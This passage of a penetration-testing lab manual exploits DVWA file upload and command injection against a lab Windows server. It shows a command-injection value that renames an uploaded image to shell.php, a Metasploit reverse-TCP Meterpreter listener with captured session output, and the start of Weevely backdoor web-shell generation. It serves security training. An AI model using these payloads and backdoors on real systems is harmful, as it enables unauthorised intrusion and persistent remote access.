


Figure 2.7.42: Upload the payload files

93. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.




Figure 2.7.43: Select the payload file

94. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.

95. Now, click the **Upload** button to upload the file to the database.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar indicates "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop". The main content area is titled "Vulnerability: File Upload". It has a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, and Insecure CAPTCHA. The "File Upload" link is highlighted with a green background. The main form asks "Choose an image to upload:" with a "Browse..." button and a file input field containing "high.jpeg". A red box highlights the "high.jpeg" file name. Below it is a red-bordered "Upload" button. To the right, under "More Information", there is a bulleted list of links related to unrestricted file upload.

Figure 2.7.44: Upload the payload file

96. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.

The screenshot shows the DVWA interface again. The title bar is the same. The main content area is titled "Vulnerability: File Upload". The sidebar and form structure are identical to Figure 2.7.44. However, the file input field now shows "No file selected.". Below the form, a red box highlights a success message: ".../.../hackable/uploads/high.jpeg successfully uploaded!". The "More Information" section at the bottom contains a single link.

Figure 2.7.45: Payload file uploaded

97. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.




Figure 2.7.46: Copy the payload file

98. Observe a message saying that the file has been copied, as shown in the screenshot.




Figure 2.7.47: Payload file successfully copied

99. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
100. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
101. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

102. Now, type **cd** and press **Enter** to jump to the root directory.
103. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
104. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.
105. To establish a **Meterpreter** session with your victim, you have to set up a listener. To do so, follow the steps given below to set up a listener using the msf command line:
 - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
 - Type **set LHOST 10.10.10.13** and press **Enter**
 - Type **set LPORT 2222** and press **Enter**
 - Type **run** and press **Enter** to start the listener

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.13:2222

```

Figure 2.7.48: Setup and start a listener

106. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php** into the address bar and press **Enter** to execute the uploaded payload.





Figure 2.7.49: Open uploaded payload file in a web browser

107. Switch back to the **Terminal** window and observe that a **Meterpreter** session has successfully been established with the victim system.
108. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



The screenshot shows a terminal window titled "Parrot Terminal". The window title bar includes icons for red, green, and yellow circles. The menu bar contains "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command prompt: "msf5 exploit(multi/handler) > run". The terminal output shows:

```

[*] Started reverse TCP handler on 10.10.10.13:2222
[*] Sending stage (38288 bytes) to 10.10.10.16
[*] Meterpreter session 1 opened (10.10.10.13:2222 -> 10.10.10.16:54111) at
2020-01-10 06:36:36 -0500

meterpreter > sysinfo
Computer      : SERVER2016
OS           : Windows NT SERVER2016 10.0 build 14393 (Windows Server 2016)
AMD64
Meterpreter   : php/windows
meterpreter >

```

Figure 2.7.50: Get the system information

109. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.
110. Close all open windows and document all the acquired information.

T A S K 8

Gain Backdoor Access via a Web Shell using Weevely

 Gaining backdoor access refers to entering a website in a stealthy way.

These Backdoors are often installed via some unvalidated uploads. This vulnerability allows you to upload harmful files to the target web server.

Websites that are developed using PHP are often susceptible to this kind of attack.

Here, we will gain backdoor access via a web shell using Weevely.

Note: Ensure that the **Windows Server 2016** and **Parrot Security** virtual machines are running.

Note: Before starting this task, ensure that **WampServer** is running on the **Windows Server 2016** virtual machine.

1. On the Parrot Security virtual machine, click the **MATE Terminal** icon () at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window; type **weevely generate <Password> <File Path>** (here, the password is **toor**, and the file path is **/home/attacker/Desktop/shell.php**) and press **Enter** to generate a shell file.

Note: Weevely encodes the payload with a key phrase so that no one else can use it to access the target system.

☞ A professional ethical hacker or pen tester can use tools such as Weevely to gain backdoor access to a website without being traced. Weevely is used to develop a backdoor shell and upload it to a target server in order to gain remote shell access. This tool also helps in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

- The shell file (**shell.php**) is generated at the location **/root/Desktop**, and it is encoded with the password (**toor**). Minimize the terminal window.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
#weevely generate toor /home/attacker/Desktop/shell.php
Generated '/home/attacker/Desktop/shell.php' with password 'toor' of
707 byte size.
[root@parrot] ~
#
```

Figure 2.8.1: Generate shell file

